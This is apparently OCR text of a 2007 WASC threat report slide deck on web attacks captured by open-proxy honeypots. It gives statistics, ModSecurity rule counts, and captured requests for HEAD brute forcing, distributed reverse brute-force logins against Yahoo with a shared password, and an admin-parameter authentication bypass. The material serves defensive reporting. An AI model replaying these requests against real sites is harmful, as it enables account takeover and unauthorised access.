Web Application
Security Consortium

Web Security Threat Report: January – April 2007

Ryan C. Barnett
WASC Member
Project Lead:
Distributed Open Proxy Honeypots

What are we reporting?

- We are presenting real, live web attack data captured "in-the-wild."
  - None of the attack data is simulated or created in labs
- The data is taken directly from the WASC Distributed Open Proxy Honeypot Project
  - Data is identified by ModSecurity honeypot sensors

Why are we reporting this data?

- To support Web Attack Metrics by providing concrete examples of the types of web attacks that are being carried out on the web
- To raise public awareness about real attacks
- Oftentimes there are debates as to the "real" threat of complex attacks that are presented to the community by Whitehats
  - Are these really the attacks that are being used to compromise sites?


WASC Distributed Open Proxy Honeypot Project

- **Goal** – to identify/block/report on current web attacks.
- **Method** – Instead of functioning as the "target" of web attacks, we instead run as a conduit for the attacks by running as an open proxy server. Attackers use open proxy servers to help hide their true origin.
- **Tools Used** – ModSecurity 2.x, Core Rules and the ModSecurity Console.
- **Project Website** – http://www.webappsec/org/projects/honeypots/


Active Project Sensors

- We had a total of 7 active Sensor participants in the following Geographic locations
  - Moscow, Russia
  - Crete, Greece
  - Karlsruhe, Germany
  - San Francisco, CA USA
  - Norfolk, VA USA
  - Falls Church, VA USA
  - Foley, AL USA
- More Sensors are set to come online soon
- We are always looking for more participants!


Project Architecture



How We Respond To Attacks



ModSecurity Console Alert Interface




High-Level Statistics

- Total number of requests – 969581
  - This is the number of individual transaction entries that we received
- Total number of alerts – 170984
  - This is the number of transactions that triggered an alert from one of our protection rulesets
- Total unique clients – 1161
  - This is the number of remote IP addresses that directly connected to our honeypots
- Total number of clients looping through other proxy servers – 8264
  - This is the number of unique IP addresses that were identified in X-Forwarded-For request headers
- Total unique targets – 69162
  - This is the total number of destination websites

Top 5 Trends

- Information Leakage is a huge problem
  - Most websites are configured to provide verbose error messages to clients
- The majority of web attacks are automated
  - This increases the need for anti-automation defenses
- Attackers are looking for easy targets
  - Pick a vulnerability -> Find a site
  - Instead of Pick a site -> Find a Vulnerability
- Basic web application security filter (such as with ModSecurity) can block the majority of attack noise
- Correlation of event data and full audit logging for forensics is essential

Top 5 ModSecurity Attack Categories



Attacks Identified by the Core Rules

Core Rule Message Data	(# of Requests)
• Request Missing a User Agent Header	(62981)
• Request Missing a Host Header	(36407)
• Request Missing an Accept Header	(28299)
• Host header is a numeric IP address	(13203)
• automated program explored the site	(11025)
• UTF8 Encoding Abuse Attack Attempt	(2759)
• URL file extension is restricted by policy	(1814)
• Cross-site Scripting (XSS) Attack	(1717)
• URL Encoding Abuse Attack Attempt	(1133)
• IIS Information Leakage	(618)

Attacks Identified by the Core Rules

Core Rule Message Data	(# of Requests)
• System Command Injection	(505)
• PHP source code leakage	(480)
• Content encoding is not allowed	(291)
• Yahoo robot activity	(214)
• The application is not available	(133)
• Method is not allowed by policy	(69)
• HTTP protocol version not allowed	(50)
• ASP/JSP source code leakage	(42)
• Google robot activity	(30)
• Blind SQL Injection Attack	(12)

WASC Threat Classification

We identified attacks in the following TC Categories:

- 1 Authentication
  - 1.1 Brute Force
  - 1.2 Insufficient Authentication
- 2 Authorization
  - 2.1 Credential/Session Prediction
  - 2.2 Insufficient Authorization
  - 2.3 Insufficient Session Expiration
  - 2.4 Session Fixation
- 3 Client-side Attacks
  - 3.2 Cross-site Scripting
- 4 Command Execution
  - 4.4 OS Commanding
  - 4.5 SQL Injection
  - 4.6 SSI Injection
- 5 Information Disclosure
  - 5.2 Information Leakage
  - 5.3 Path Traversal
- 6 Logical Attacks
  - 6.1 Abuse of Functionality

Brute Force

- *A Brute Force attack is an automated process of trial and error used to guess a person's username, password, credit-card number or cryptographic key.*
- We identified the following attacks:
  - HEAD Method Scanning
  - GET Method Logins Scanning
  - POST Methods Logins (Form-based auth)

HEAD Request Method Scanning

- Request is using HEAD to increase the speed of responses (as the web server does not have to send back the response body).
- The request includes the Authorization header with the base64 encoded credentials
- Goal is to look for an HTTP Response Status Code of something other than 401 (most often a 200 or 302)

```
HEAD http://members.somesite.com/ HTTP/1.1
Host: members.somesite.com
Referer: http://members.somesite.com
User-Agent: Mozilla/5.0 ( Windows; U; Windows NT5.0; FireFox )
Accept: text/html,image/jpeg,image/gif,text/xml,text/plain,*/*
Accept-Language: en-us,en;q=0.5
Accept-Charset: utf-8,*;q=0.7
Authorization: Basic YnJlbnQ3NTp0YWNvcw==
Connection: keep-alive
```

GET Method Logins

- This authentication method passes user credentials on the URL line as arguments instead of using Authorization or Cookie headers.
- This type of authentication is considered not as secure as the login data can be easily captured in standard log file formats (thus increasing disclosure)
- Reverse Brute Force Scan
  - the attacker is cycling through different usernames and then repeating the same target password of "psycho"


```
GET http://login.yahoo.com/config/login?.done=http://smallbusiness.yahoo.com/
services/index.php&.src=sbs&login=__sala__&passwd=psycho HTTP/1.0
GET http://217.12.8.237/config/login?.done=http://smallbusiness.yahoo.com/
services/index.php&.src=sbs&login=tki__&passwd=psycho HTTP/1.0
GET http://202.43.196.46/config/login?.done=http://smallbusiness.yahoo.com/
services/index.php&.src=sbs&login=zozo_&passwd=psycho HTTP/1.0
GET http://w16.edit.tpe.yahoo.com/config/login?.done=http://smallbusiness.
yahoo.com/services/index.php&.src=sbs&login=_plue&passwd=psycho HTTP/1.0
```

Distributing the scanning

- The attacker is distributing the scan across multiple Yahoo domains
- This many help to reduce the likelyhood of identification of the attacks and/or many not cause account lockouts

```
GET http://login.yahoo.com/config/login?.done=http://smallbusiness.yahoo.com/
services/index.php&.src=sbs&login=__sala__&passwd=psycho HTTP/1.0
GET http://217.12.8.237/config/login?.done=http://smallbusiness.yahoo.com/
services/index.php&.src=sbs&login=tki__&passwd=psycho HTTP/1.0
GET http://202.43.196.46/config/login?.done=http://smallbusiness.yahoo.com/
services/index.php&.src=sbs&login=zozo_&passwd=psycho HTTP/1.0
GET http://w16.edit.tpe.yahoo.com/config/login?.done=http://smallbusiness.
yahoo.com/services/index.php&.src=sbs&login=_plue&passwd=psycho HTTP/1.0
```

Distributed Reverse Brute Force Scan



Insufficient Authentication

- *Insufficient Authentication occurs when a web site permits an attacker to access sensitive content or functionality without having to properly authenticate.*
- **Example: Acessing an "admin" function by passing the username in the URL. Clients do not need to login or submit authorization cookies**

```
POST http://www.somesite.com/bbs/book_add.asp?username=admin HTTP/1.1
User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)
Host: www.somesite.com
--CUT--
```

Credential/Session Prediction

